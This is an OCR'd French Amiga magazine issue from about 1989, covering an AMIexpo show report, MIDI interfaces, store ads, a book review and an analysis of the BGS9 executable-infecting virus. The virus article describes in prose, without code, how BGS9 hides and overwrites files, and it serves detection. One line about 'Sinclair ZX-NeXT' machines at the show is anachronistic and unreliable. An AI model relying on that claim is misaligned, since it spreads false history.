La demo graphique la plus dévastatrice était présentée sur le stand **NEWTEK**. Il s'agissait du résultat vidéo d'animations 3D réalisées avec ***TOASTER 3D***, logiciel de 3D conçu pour le **toaster**, cette carte frame buffer miraculeuse à l'étude depuis près de deux ans. C'est indescriptible, époustouflant et presque incroyable. Les images ont largement la qualité des réalisations actuelles sur gros systèmes.

Le toaster sera très certainement disponible en NTSC aux USA dans le courant du printemps prochain; la version PAL n'est pas à espérer avant 91-92.

L'autre demo vidéo percutante se déroulait sur le stand **Intelligent Memory**. **LIVE!**, le digitaliseur temps réel en PAL associé au logiciel d'effets ***INNvision*** travaillait en sélection sur quatre sources vidéo. Associé à un genlock, LIVE traitait une source vidéo en lui appliquant des effets de couleurs et de volets. Prochainement disponible en France, LIVE va certainement intéresser les professionnels de la vidéo à la recherche de systèmes d'effets innovants et tous les hobbystes qui y trouveront le moyen le moins cher de produire des effets et des séquences spectaculaires.

Spezialeffekte avec ***LIVE!*** Enfin en version PAL.

Il y avait plusieurs Sinclair ZX-NeXT à l'Expo. Très beau.

LIVE était présenté avec le nouveau genlock de la firme **VIDEOCOMP**: le ***VES One***. Ce genlock a pour lui beaucoup d'atouts et une présentation très attrayante en boîtier pupitre. Il travaille en PAL et en Y/C (S-VHS, Hi8), dispose de réglages de niveaux du signal vidéo de référence et de la miga, de fonctions de fondus manuels et automatiques à vitesse variable et d'un DIGI-VIEW GOLD intégré avec filtrage RVB automatisé. Il est livré avec un logiciel de titrage. Je vous reparlerai de cet engin des que je l'aurai testé (*Videocomp, Bernerstrasse 17, 6000 Frankfurt/M 56, tél 069-507-6969, Fax 069-507-6200.*)

Je profite de ce passage "GENLOCK" pour vous faire savoir que j'envisage de réaliser un "vrai" test comparatif dans le genre de celui que nous avions organisé concernant les disques durs. J'en profite pour remercier tout ceux qui m'écrivent pour me parler de leur genlock car c'est sûrement les informations les plus fiables que je puisse obtenir.

La société **RGB** présentait un système que j'attendais personnellement depuis très longtemps: un **éditeur de montage multi-unités** sur AMIGA. Concrètement, on met une carte dans un zamiga 2000 d'ou partent 4 câbles au bout desquels se trouvent des boîtiers d'interfacages différents selon les magnétoscopes et qui se connectent à la place du câble de télécommande. Ce système est capable de gérer 3 lecteurs et 1 enregistreur, de memoriser plus de 10000 points de montages successifs avec ou sans time-code, et de piloter des machines d'effets via un canal G.P.I. Le système pilotait trois magnétoscopes professionnels S-VHS Panasonic mais peut être interfacé du S-800 8mm au 1 pouce SONY. RGB propose un logiciel "*transport controller*" capable de gérer l'enregistrement d'animations image par image et d'autres solutions pour les packages 3D. Ce système est performant et relativement bon marché si on le compare aux autres systèmes de montages multi-machines style BVE ou Mickey. RGB propose également l'Amiga 2000 en boîtier 19" rackable.

Le show regorgeait de démos d'anims 3D de qualité technique incontestable mais d'une froideur sinistre si on les compare aux belles images de Fred BOULLIER qui n'a rien trouvé de plus intelligent que de me modeler sous Sculpt avec Ramon pour la couverture de ce mois-ci


Commodore Allemagne avait édité spécialement pour l'AMIexpo Europe deux séries limitées d'AMIGA 500. Ces séries spéciales baptisées "NEW ART" consistaient en un Amiga 500 décoré en sérigraphie, deux motifs au choix: spheres et damiers ou graphiques surf, livré dans un package spécial au look très réussi. Cette opération était relayée par une campagne d'affichage qui servait également pour l'expo. J'ai été impressionné par la classe et la finition des documentations Amiga de Commodore Allemagne, 500, 2000, 2500, Desktop Vidéo, BTX télécommunications, en format A4 3 volets sur un papier satiné avec des photos superbes. Si notre bécane chérie était aussi choyée en France, on boufferai des "pommes" toute l'année.

En Allemagne, on définit volontiers l'Amiga comme un nouvel outil d'expression artistique; en France, on veut en faire une bonne machine de P.A.O. Heureusement pour nous, certains accros définitifs de la miga ont compris les aspirations secrètes de leur bécane et se lancent sans complexes dans l'art Amiga. Ed. vous a déjà parlé plusieurs fois d'éditions de cassettes vidéo regroupant de l'image et du son produit sur 'miga, la deuxième phase semble maintenant être en marche : le VIDEO-ZINE. J'ai reçu récemment le dossier de présentation de TRASHCAN, vidéo-zine trimestriel en VHS SECAM tiré à 400 exemplaires et vendu 100Frs par correspondance ou dans certains magasins d'art. Le projet semble réaliste et l'habillage graphique très homogène. Dès que ce projet se concrétise, je vous fournirai toutes les infos nécessaires pour vous le procurer.

Laissez les sapins à leur place, ils ne supportent pas la vie en appartement et la concurrence déloyale de la télévision. Bonne année à tous.

EL YETi

ronfle en hibernant



Voici l'écran de travail de Show Maker, prochain logiciel de Gold Disk. Show Maker permettra la synchronisation"à la souris" de fichiersvidéo, texte et musique.Date de sortie prevu : debut 1990

NICOLAS FOURNEL

La Porte des News

Deuxième volet de cette nouvelle rubrique dédiée à la musique sur AMIGA. Le principal, c'est que vous ne le vous soyez pas pris en pleine figure. Et ça continue, encore et encore... c'est que le début, d'accord, d'accord...

MIDI moi tout...

Le MIDI est une petite révolution dans le milieu informatique car c'est la première fois que tous les constructeurs ont adopté aussi vite un standard commun. Ce format permet à des instruments de musique et à des ordinateurs de communiquer entre eux par le biais d'une transmission série de 31250 bauds (bits/s). Une interface Midi se connecte donc sur la prise RS232 de votre Amiga et 3 jolies petites prises rondes à 5 broches assurent la liaison avec votre synthétiseur préféré. La prise IN reçoit des informations *provenant* d'autres appareils, la prise OUT *transmet* des informations vers d'autres appareils alors que la prise THRU *retransmet* simplement les informations qui se présentent à la prise IN sans en tenir compte. Voici un échantillon des prises Midi disponibles pour votre Amiga:

MINI MIDI: La prise Midi du plus célèbre agent secret du monde: un carré de 4 cm de coté sur 1 cm d'épaisseur avec 2 prises DIN qui sortent: une MIDI IN et une MIDI OUT (suffisant dans bien des cas), idéale pour planquer dans un faux talon. Se connecte directement sur la prise RS232. Produit par *Mimetics* et distribué par le CIS pour la modique somme de 390 Francs (450F pour Amiga 1000). My name is Bond, James Bond... *CIS, 571 cours de la Libération 33 400 Talence 56 374 378*

MIDI 1 de Trilogic Tri, ca veut dire trois (comme les 3 DINs MIDI, ca colle) et logic ca fait toujours bien quand on est dans l'électronique. Bon, ces gens là devraient nous sortir des prises MIDI comme s'il en pleuvait. Et d'ailleurs c'est ce qu'ils font, cf la MIDI 2 un peu plus loin. Pas de problème ca marche: une MIDI IN, une OUT et une THRU, se connecte sur la RS232 par l'intermédiare d'un cable de 40 cm et est fournie avec un cordon MIDI de taille respectable (pourquoi tout le monde n'en fait-il pas autant ?). Un point noir: la finition, qui fait plus penser à un travail d'amateur mais c'est en train de s'arranger alors... Distribué par Bus + pour 445 F. *BUS +, 41 rue Barrault 75013 Paris 45 80 05 66*

MIDI ECE: Non ce n'est pas une prise MIDI agréée par la CEE mais la prise MIDI de monsieur ECE. Une présentation im-pé-cable: jolie boite, bouton de commutation RS232/MIDI sur la face avant, les 3 prises MIDI classiques sur la face arrière, ainsi que la prise RS232 supplémentaire. La connection à l'ordinateur se fait par l'intermédiaire d'un cable en nappe de 30 cm. Prix 580 F.

MIDI MODEL-A de Dr T's: Mêmes caractéristiques que l'interface MIDI ci-dessus, sauf que c'est ce bon vieux Doc' qui la produit. Elle dispose en plus d'une sortie pour métronome. 680 F. *Dr. T's Music Software, 220 Boylston Street, Suite 206, Chestnut Hill, MA 02167 U.S.A. (617) 244-6954*

MIDI 2 Trilogic: on ne se serait pas déjà rencontré? Le même boitier que la MIDI 1, le même câble de raccordement RS232, le même cordon MIDI,... et la même présentation (aïe). Tout de même deux prises MIDI OUT/THRU supplémentaires, commutables par interrupteurs. Interface à mi-chemin entre l'interface MIDI de base et la console pro: interessante pour l'amateur éclairé possédant 2 ou 3 instruments MIDI. Toujours distribué par *Bus Plus* et ce au prix de 510 F.

TRILOGIC MIDI 2

AMAS: l'Advanced Midi Amiga Sampler donne dans le style tout en un. Pour 990 francs vous avez droit à une prise MIDI et un échantillonneur dans le même boitier, le tout accompagné d'un logiciel. Le digitaliseur n'est peut-être pas ce qui se fait de mieux dans le domaine mais l'ensemble présente un fort bon compromis. Bonne présentation. Fabriqué par Microdeal. *Microdeal Ltd, Box 68 St Austell Cornwall PL25 4YB (Grande Bretagne)*

MIDI STAR SPIRIT L'usine à gaz: 2 MIDI IN, 6 MIDI OUT/THRU commutables, des diodes d'indication de statut, une prise RS232 avec PassThru, plusieurs modes d'opération, un boitier métallique... C'est en fait une console MIDI à l'usage des pros. Produit par Spirit Technology et distribué par le CIS pour la somme de F2390TTC

MIDI TRANSPORT Si votre tirlitron protoplasmique ne fournit pas sa dose habituelle de gnobuleux vasouillard, vous vous êtes peut être trompé dans la connexion de votre Midi Transport, jugez en plutôt: à la fois interface MIDI et synchronisateur, elle dispose d'un générateur lecteur FSK et SMPTE -> Midi Time Code, 2 prises MIDI IN et 4 OUTs avec indicateurs lumineux et est livrée avec un logiciel de configuration de la carte ainsi qu'une alimentation exterieure. L'étude des possibilités d'un tel appareil nécéssiterait un test plus approfondi. Produite par Passport; elle est réservée aux professionnels, et on peut la commander, moyennant un chèque de 3890F, chez Numera. *Numera, 11 rue Primatice 75013 Paris 45 87 17 56*

Vu le nombre impressionnant de prises sur certaines interfaces MIDI, on peut se demander l'utilité de plusieurs MIDI IN ou plusieurs MIDI OUT.

- Plusieurs MIDI OUT: dans le cas où vous avez plusieurs instruments MIDI, cela permet de doter chacun d'entre eux de son propre cordon MIDI et de le raccorder directement à l'ordinateur en évitant ainsi les délais dus aux enchainements multiples par des prises THRU.
- Plusieurs MIDI IN: ceci permet d'enregister plusieurs instruments simultanément avec un séquenceur. On peut également se servir d'une des entrées comme horloge pour une synchronisation par MIDI.

N'oublions pas non plus que chaque revue ou fanzine a un jour proposé dans son coin dédié aux maniaques de la bidouille hard une prise MIDI à réaliser soi-même avec ses petites quenottes. A vous de juger en fonction de la disponibilité des composants utilisés, de leur prix, et bien sûr de votre maîtrise du fer à souder. Banzaïiiii !!!

Faery Tale 2: le dernier sequenceur Midi...

David Joiner, célébrissime auteur de *Faery Tale*, le jeu d'aventures qui a marqué les débuts de l'Amiga, alors qu'on le croyait en train de programmer *Faery Tale 2* suite logique du précédent, vient de nous sortir ***Music X, un des softs MIDI les plus complets à l'heure actuelle et dont la presse anglo-saxone fait l'éloge à grand renfort de couvertures et de dossiers spéciaux*** *(Amiga Format* d'octobre, *Amiga World...)*. La version définitive étant désormais disponible en France, j'occupe actuellement mes longues veillées hivernales à le tester. Comme une telle production ne s'évalue pas à la légère, je vous en reparlerai bientôt plus à fond mais sachez tout de même que la bête en question met à votre disposition un séquenceur trés complet bien sûr, mais aussi des éditeurs d'évenements MIDI, de patches et de systèmes exclusifs, sans oublier la possibilité de faire jouer des échantillons par l'Amiga et enfin une approche très intuitive de la musique grâce à un affichage des notes sous forme de boites colorées aisément manipulables à la souris. Music X est un produit de MicroIllusions et est disponible chez CIS pour 2390 F.

MicroIllusions, Post Office Box 3475, Granada Hills, CA 91344 USA

Editeurs/Libraires: mettons nous à la page

Les Editeurs/Libraires pour synthétiseurs sont des programmes qui permettent de gérer les paramètres enfouis au plus profond de vos synthétiseurs. La partie Editeur permet de créer des sons beaucoup plus facilement que sur les minuscules écrans

aMIE LE PRO.

LE CADEAU DE NOËL AMIE !
La valeur de votre ordinateur en logiciels et accessoires gratuits !

AMIGA

① **AMIGA 2000**
8.900 F

② **AMIGA**
+ MONIT. COULEUR 1084
10.500 F

AMIGA

① **AMIGA 500**
3.690 F

② **AMIGA 500**
+ MONITEUR COULEUR 1084
6.390 F

Choisissez vos logiciels ou vos accessoires

LOGICIELS AMIGA

JEUX	Prix Public			
AMEGAS	150 F	☐	BAAL	249 F ☐
ART OF CHESS	249 F	☐	**GRAPHIQUES**	
BARBARIAN ULT. WARRIOR	200 F	☐	PHOTON PAINT	750 F ☐
BUGGY BOY	249 F	☐	DE LUXE PAINT	390 F ☐
IKARI WARRIORS	249 F	☐	DE LUXE PRINT	390 F ☐
INSANITY FIGHT	249 F	☐	GRAPHIGRAPHT	290 F ☐
MERCENARY COMP	200 F	☐	SUPER MANETTE	129 F ☐
TERROR PODS	249 F	☐	TAPIS SOURIS	80 F ☐
THUNDER CATS	249 F	☐	BOÎTE 10 DISQUETTES	80 F ☐
WIZBALL	249 F	☐	BOÎTE DE RANG. 100 DIS.	100 F ☐
DEJA VU	245 F	☐	KIND WORDS	590 F ☐
SPACE QUEST	200 F	☐	PAGE SETTER	590 F ☐
SPACE PORT	200 F	☐	CALE FONTS	590 F ☐
SKY FIGHTER	220 F	☐	INFO FILE	590 F ☐
DOCTOR FRUIT	200 F	☐	ARTIST'S CHOICE	590 F ☐
MASON MOTION	249 F	☐	Valeur totale	

Additionnez la valeur des produits que vous avez choisis, en cochant les cases correspondantes, jusqu'à concurrence du prix d'achat de votre ordinateur.
- AMIGA ① : Total maximum : 8.900 F.
- AMIGA ② : Total maximum : 10.500 F.

Faites l'appoint avec des disquettes à 8 F pièce.

A RETOURNER A : aMIE VPC 11, BD VOLTAIRE 75011 PARIS

NOM

ADRESSE

VILLE

CODE POSTAL ☐☐☐☐☐ TÉL.

MON ORDINATEUR AMIGA

ET MES LOGICIELS OU ACCESSOIRES GRATUITS

Frais d'envoi. Poste 25 F / Transporteur 80 F.

☐ CHEQUE ☐ CCP ☐ CARTE BLEUE ☐ CARTE CLUB aMIE

☐☐☐☐☐☐ DATE D'EXPIRATION

☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

DATE SIGNATURE

LOGICIELS AMIGA

JEUX	Prix Public			
AMEGAS	150 F	☐	DOCTOR FRUIT	200 F ☐
ART OF CHESS	249 F	☐	MASON MOTION	249 F ☐
BARBARIAN			BAAL	249 F ☐
ULT. WARRIOR	200 F	☐	**GRAPHIQUES**	
BUGGY BOY	249 F	☐	PHOTON PAINT	750 F ☐
IKARI WARRIORS	249 F	☐	DE LUXE PAINT	390 F ☐
INSANITY FIGHT	249 F	☐	DE LUXE PRINT	390 F ☐
MERCENARY COMP	200 F	☐	GRAPHIGRAPHT	290 F ☐
TERROR PODS	249 F	☐	SUPER MANETTE	129 F ☐
THUNDER CATS	249 F	☐	TAPIS SOURIS	80 F ☐
WIZBALL	249 F	☐	BOÎTE 10 DISQUETTES	80 F ☐
DEJA VU	245 F	☐	BOÎTE DE RANGEMENT	
SPACE QUEST	200 F	☐	100 DISQUETTES	100 F ☐
SPACE PORT	200 F	☐		
SKY FIGHTER	220 F	☐	Valeur totale	

Additionnez la valeur des produits que vous avez choisis, en cochant les cases correspondantes, jusqu'à concurrence du prix d'achat de votre ordinateur.
- AMIGA ① : Total maximum : 3.690 F.
- AMIGA ② : Total maximum : 6.390 F.

Faites l'appoint avec des disquettes à 8 F pièce.

A RETOURNER A : aMIE VPC 11, BD VOLTAIRE 75011 PARIS

NOM

ADRESSE

VILLE

CODE POSTAL ☐☐☐☐☐ TÉL.

MON ORDINATEUR AMIGA

ET MES LOGICIELS OU ACCESSOIRES GRATUITS

Frais d'envoi. Poste 25 F / Transporteur 80 F.

☐ CHEQUE ☐ CCP ☐ CARTE BLEUE ☐ CARTE CLUB aMIE

☐☐☐☐☐☐ DATE D'EXPIRATION

☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐☐

DATE SIGNATURE

Prix promotionnels non cumulables avec les promotions aMIE en cours. Offre dans les limites des stocks disponibles.

* Livraison : 5 jours maximum, à dater de votre commande. * Garantie 2 ans. * Escompte 2 % pour règlement comptant. * Crédit 4 mensualités sans intérêt, après acceptation du dossier.

aMIE INFORMATIQUE
11, bd Voltaire - 75011 PARIS - Tél. : (1) 43.57.48.20

SCOR - RC B 2526

BGS9 : 'Ce virus est mortel pour disque dur'

par Xavier Leclercq

Le Virus BGS9 débarque sur l'Amiga. Attention danger!!

Ce virus est de la même trempe que l' IRQ TEAM Virus ,c'est un virus qui s'attaque directement aux fichiers éxécutables.Ce type de virus porte le nom de "virus coquille".De la même manière que ses confrères qui sont rendus actif par le "Boot" d'une disquette, le BGS9 est résident en mémoire, un reset (classique) est impuissant et ne peut l'éliminer de cette dernière. En effet le virus se crée une entrée dans la table des programmess résidents (550(exbase)) et peut également se trouver en mémoire en "cohabitant" avec un confrère virus ou virus protector!

Après avoir effectué 4 resets(*) consécutifs un message apparaît.

((*) Le reset devant se faire après l'éxécution du premier fichier de la "startup-sequence" pour que le compteur du virus soit incrémenter de 1)

Le message est le suivant:

" *A COMPUTER VIRUS IS A DISEASE* "
" *TERRORISM IS A TRANSGRESSION* "
" *SOFTWARE PIRACY IS A CRIME* "
" *THIS IS THE CURE* "
" *B.G.S.9 BUNDERSGRENZSCHUTZ SEKTION 9* "
" *SONDERKOMMANDO 'EDV'* "

En fait l'étude du code de ce virus permet de dire qu'il s'agit tout simplement de données graphiques qui sont décodées lors de l'affichage. Ce texte n'apparaît donc pas "en clair" (même décodé) car de toutes manières ce ne sont pas des caractères ASCII mais une image.

Comme je l'ai déjà expliqué il s'agit d'un virus s'attaquant aux exécutables. Une fois en mémoire et lorsque vous aurez inséré une nouvelle disquette et effectué un reset le virus lira la "startup-sequence" pour l'analyser. Il trouvera alors le nom du PREMIER fichier s'exécutant et le recopiera dans le directory ":devs" s'il existe. Et si ce dernier n'existe pas il recopiera le fichier dans la "root" principale (df0:). Je dois faire à ce sujet plusieurs remarques.

Premièrement Un fichier protégé sera recopié avec ses protections :inutile donc de le protéger.*Deuxièmement* le nom du fichier recopié sera modifié en $a0a0a0202020a0202020a0 :c'est un nom qui n'apparaît pas lors d'un "dir" ou "list" classique. *Troisièmement* le fichier est recopié par défaut dans le ":devs" car c'est un "sub-directory" automatiquement pris dans le chemin (path) du système : le virus accède donc au fichier quel que soit le chemin où le système se trouve lors de l'appel.

Après donc avoir recopié le PREMIER éxécutable il se recopiera à la place du fichier qu'il a préalablement recopié (ouf!!). Il écrasera donc le fichier en y mettant son propre code. La taille de ce fichier qui contient donc le code du BGS9 virus est de 2608 octets et est donc facilement repérable en comparant la taille de la commande initiale provenant d'une disquette (back-up) saine. (Il serait tout de même stupéfiant d'avoir une commande dont la longueur soit justement 2608 octets, mais on ne sait jamais !).

Résumons. La commande "setmap f" par exemple se trouve en début de votre "startup-sequence". Le virus va chercher le nom "setmap" la trouver sur la disquette dans le sous directory ":c" et la recopier dans le sous directory ":devs" en changeant son nom ($a0a0a0202020a0202020a0). Puis il créera un nouveau fichier

Suite page 33

LA PORTEE
suite de la page 14

LCD des synthés, alors que la partie Libraire s'occupe de regrouper les différents paramètres et de les sauvegarder sur disquette. Ces programmes, très peu répandus, ne sont cependant plus réservés aux incontournables D50 et autres DX7...

Voici donc une liste non exhaustive des différents Editeurs/Libraires qui sont disponibles à ma connaissance sur Amiga, la plupart étant produits par **Dr. T's**:

CZ Rider (Casio CZ-101/1000, CZ-1, CZ-3000/5000)
VZ-1 Editor (Casio VZ-1)
DX Heaven (Yamaha DX-7, TX-7)
Four-Op Deluxe (Yamaha TX-81Z, FB01, DX100/27/21)
DX7II/TX802 Editor (Yamaha DX7II/TX802)
ESQ-apade (Ensoniq ESQ-1/M, SQ-80)
D50 Editor (Roland D50)
D110/10/20 Editor (Roland D110,D10,D20)
MT32 Editor (Roland MT32)
PCM-70 Editor (Lexicon)
M1 Editor (Korg M1)
M-6 Tricks (Oberheim Matrix 6/1000)
K1 Editor (Kawai K1)
K5 Editor (Kawai K5)

Vous pourrez les trouver dans des magasins de musique specialisés.

Passeport pour la musique

La société **Californian Passport**, dont le fer de lance est le séquenceur ***Master Tracks Pro***, élargit sa gamme Amiga autour de ce produit. A son catalogue figurent désormais: *Master Tracks Pro* (séquenceur 64 pistes trés complet), *Master Tracks Jr.* (la version Junior du précédent), le *Performance Pac* (Master Tracks Pro + interface Midi Transport), le *Home Studio System* (Master Tracks Jr. + interface Midi Transport) et bien sûr l'interface *Midi Transport. Passport, 625 Miramontes Street, Half Moon Bay, California USA 94019 (415) 726-0280*

Mini-tip mais il fait....

... de l'effet. Nombreux sont ceux d'entre vous qui utilisent ***Sound Fx*** pour créer leurs musiques sur Amiga. Ce logiciel permet d'affecter à chaque note un effet particulier. Tout d'abord rappelons que nous ne sommes pas limités à 5 effets par song comme je l'ai souvent entendu dire (sur DEEP par exemple): la fenêtre effets, accessible par le menu EDIT, le raccourci clavier amiga-droite E, la touche Help, ou bien encore en cliquant sur la case Effect de l'écran principal (ils ont fait fort là...) nous permet de redéfinir un des 5 effets en cours sans pour autant altérer les notes éditées alors qu'il avait une autre valeur.

Ceci étant dit, la notation des effets n'en reste pas moins ésotérique et pour ceux qui ne se sentiraient pas l'âme d'un Champollion, voici leur signification: chaque effet est codé sous la forme d'un nombre de 3 chiffres hexadécimaux, la valeur du premier chiffre décidant de la nature de l'effet alors que les chiffres suivants apportent si nécessaire des indications supplémentaires.

0inutilisé
1 X YArpegiato
2 X YPitchbend
3 - -Led Off
4 - -Led On
5 & 6inutilisés
7 X YGlissendo vers le bas
8 X YGlissendo vers le haut
9 à Finutilisés

Par exemple, pour faire un glissendo trés rapide de C3 à G3, on met 8, l'amplitude du glissendo en demi-tons en X et la vitesse en Y (1=lent, F=rapide) ce qui nous donne 87F. Autre exemple: pour enlever le filtre passe-bas (Led Off) il suffit que l'effet commence par 3: 318 et 3f2 donneront le même résultat.

Et on ferme le volet jusqu'au mois prochain...

Nicolas

PROMO EXCEPTIONNELLE
AMIGA 500
+ MONIT. PHILIPS 8832 + CORDON
5 490 F
Caractéristiques : 8832 - 14" - Pitch : 0,42 - Prise casque

AMIE LE PRO.

*Avec chaque configuration présentée
Cadeau du Père Noël AMIE
100 logiciels du D.P.
+ 1 super manette de jeu.

AMIGA 500

AMIGA 500
*3 690 F

AMIGA 500
+ MONIT. COUL. 1084
*6 390 F

PROMO
AMIGA 500
+ EXTENS. 512 K
*4 290 F

PROMO
AMIGA 500
+ MONIT. COUL. 1084
+ EXTENS. 512 K
*6 790 F

PROMO
AMIGA 500
+ 50 DISQ. 3" 1/2
*3 690 F

PROMO
AMIGA 500
+ MONIT. 1084
+ 100 DISQ. 3" 1/2
*6 390 F

PERIPHERIQUES

		PROMO
LECTEURS		
3" 1/2 externe		900 F
5" 1/4 externe	1700 F	
EXTENSION MÉMOIRE		
512 K sans horloge		990 F
512 K avec horloge	1290 F	
SON		
INTERFACE MIDI ECE	580 F	
SAMPLER PERFECT SOUND	950 F	
TELEMATIQUE		
EMULATEUR ARCHOS	790 F	
EMULATEUR DIGA	990 F	
MODEM DTL	6400 F	

		PROMO
DISQUE DUR		
A 590 20 Mo		4 990 F
GRAPHIQUE VIDEO		
DIGIVIEW	1890 F	
GENLOCK GST 30XP	4650 F	
GENLOCK MAGNI	18500 F	
SCANNER PRINT TECHNICK	4990 F	
HANDY SCANNER Type 4	3990 F	
Tablette graphique CRP A4		3 950 F
Tablette graphique CRP A3	7990 F	
CAMERA HV 720	3350 F	
OBJECTIF SCHNEIDER	950 F	

OPÉRATION REPRISE AMIGA 500 POUR L'ACHAT D'UN AMIGA 2000

La micro sans soucis

AMIE CLUB

NOM : PRÉNOM :
ADRES

- Les infos justes
- Le choix, les promotions
- Les avantages d'un club
- Les meilleurs prix

DEMANDEZ VOTRE CARTE
dans tous les magasins AMIE,
par Minitel : 3615 Amie
ou écrire à :
Amie VPC
11 bd Voltaire - 75011 Paris

CADEAU PROMO 10 %

VOUS ACHETEZ POUR 1000 F
Vous en emportez pour 1100 F

INCROYABLE !

PROMO
-50%* -40%**
SUR NOS IMPRIMANTES MATRICIELLES
POUR TOUT ACHAT DE PLUS DE 6000 F
* 9 Aiguilles ** 24 Aiguilles

LES Plus d'AMIE

COMMANDEZ 43.57.48.20

- GARANTIE 1 an constructeur
  1 an Garantie AMIE
- ESCOMPTE 2 % pour paiement comptant
- CRÉDIT 4 mensualités sans intérêt*
- REPRISE Votre vieil ordinateur repris à 50 % de sa valeur**
- REMISES aux collectivités et comités d'entreprise

* Après acceptation du dossier
** Pour tout achat d'une unité centrale de plus de 5 000 F

3615 AMIE

VPC	11, bd Voltaire 75011 Paris	43.57.48.20
ATARI	11, bd Voltaire 75011 Paris	43.57.96.89
AMIGA	11, bd Voltaire 75011 Paris	43.57.96.18
PC	19, bd Voltaire 75011 Paris	43.38.18.09
SAV	2, rue Rampon 75011 Paris	43.57.82.05
OCCASION	2, rue Rampon 75011 Paris	43.57.82.05
MARSEILLE LOISIRS	69, cours Lieutaud 13006	(16) 91.42.50.42
MARSEILLE PC	69, cours Lieutaud 13006	(16) 91.47.74.11

AMIGA 2000

AMIGA 2000
*8 900 F

AMIGA 2000
+ MONIT. COUL. 1084
*10 990 F

PERIPHERIQUES

Lecteur interne 3" 1/2	1400 F	Extension 2 Mo	6790 F
Carte Flicker Fixer	5500 F	Emulateur XT	5490 F
Hard card 30 Mo		Emulateur AT	11000 F
Autoboot	5990 F	Carte accélératrice	14800 F

IMPRIMANTES

CITIZEN		**EPSON**	
120 D	1590 F	LX 400	2690 F
SWIFT 24	4790 F	LQ 400	3990 F
		MANNESMAN TALLY	
STAR		MT 81	1750 F
LC 10	1990 F	**COMMODORE**	
LC 10 Couleur	2490 F	MPS 1230	1550 F
LC 24-10	3490 F	MPS 1500 couleur	2290 F

PROMO
DISQUETTES 3"1/2 DF-DD
Garantie 100 %
Par 100 6,50 F l'unité
Par 50 7,00 F l'unité
Par 10 7,50 F l'unité

PROMO
BOÎTE DE RANGEMENT
Pour 40 disquettes 70 F
Pour 90 disquettes 90 F

Promos non cumulables dans la limite des stocks disponibles. Pour plus d'informations, cerclez 218 et service lecteur télématique.

COMMODORE 64

C 64	990 F
1541	1200 F
C 64 + 1541	1990 F

A RETOURNER A : AMIE VPC 11, BD VOLTAIRE 75011 PARIS

NOM _____
ADRESSE _____
_____
VILLE _____
CODE POSTAL |_|_|_|_|_|
TÉL _____
MON ORDINATEUR _____
_____
MES 10 % DE PRODUITS EN PLUS _____
_____

(Tous nos prix sont TTC, les promotions ne sont pas cumulables)

DESIGNATION	QUANT.	PRIX	MONTANT
FRAIS D'ENVOI*			

POSTE 25 F/TRANSPORTEUR 80 F TOTAL

☐ CHEQUE ☐ CCP ☐ CARTE BLEUE ☐ CARTE CLUB AMIE

|_|_|_|_| DATE D'EXPIRATION

|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|

DATE _____ SIGNATURE

SCOR - AN 12-89 - RC 86 B 2528.

Livres

Pierre Archevêque

TRUCS ET ASTUCES

chez Micro Application:

Le premier volume de ce nom avait 366 pages et coûtait 199 F. La version actualisée compte 245 pages, et coûte 129 F sans la disquette, et 229F avec celle-ci. Pour moi, aucune hésitation, il faut prendre la version avec disquette, mon expérience de frappe des programmes en BASIC de la première version, trouvée à la FNAC, sans disquette, m'a laissé des souvenirs pénibles. Ceci est d'autant plus vrai pour la nouvelle version qu'elle comporte entre autres une série d'exemples et de programmes utilitaires consistant en trois lignes de code et une demi-page de DATA; l'intérêt pédagogique de retaper le listing est dans ces cas intrinsèquement nul.

Le nouveau volume qui nous est présenté n'a pas grand'chose à voir avec le premier qui reproduisait surtout, avec des explications parfois très schématiques, des programmes écrits par Tobias Becker. Ces programes avaient toutefois le mérite de donner une ouverture sur l'utilisation des fonctions des bibliothèques de l'Amiga, au lecteur qui voulait bien s'accrocher, quitte à taper de temps en temps des choses qu'il ne comprenait pas. L'organisation de l'ouvrage n'était pas un modèle de clarté, et je n'ai jamais pu me faire à la sémantique de l'index en fin de volume.

Néanmoins, c'est le genre d'ouvrage qui, en l'absence d'autre chose, m'a permis d'avancer dans la compréhension de l'Amiga, tout en n'étant capable de programmer qu'en Basic, et je ne regrette pas cet achat.

Le nouvel ouvrage que nous propose Micro Applications est tout différent ; un coup d'oeil sur la table des matières nous montre qu'il y a de tout, et qu'on peut s'attendre à y trouver des choses qu'on ne trouvera pas dans d'autres ouvrages plus structurés mais moins pragmatiques.

On commence par un chapitre comportant une série d'astuces que l'on ne trouve en général qu'au hasard de la lecture des revues; ensuite un chapitre permettant d'étendre d'une manière intéressante les possibilités de l'AmigaBasic, dans des domaines où ce dernier est peu performant, comme la personnalisation des fenêtres, l'utilisations des demandes (requesters), la gestion des fichiers et l'accès à l'AmigaDos. Il y a encore un chapitre sur le langage machine, un peu léger, un chapitre sur le matériel et les nouveaux processeurs, un chapitre sur le Workbench 1.3, un chapitre intéressant sur la gestion des imprimantes, et deux chapitres encore sur le Workbench et les moyens de le personnaliser, ainsi que diverses tables.

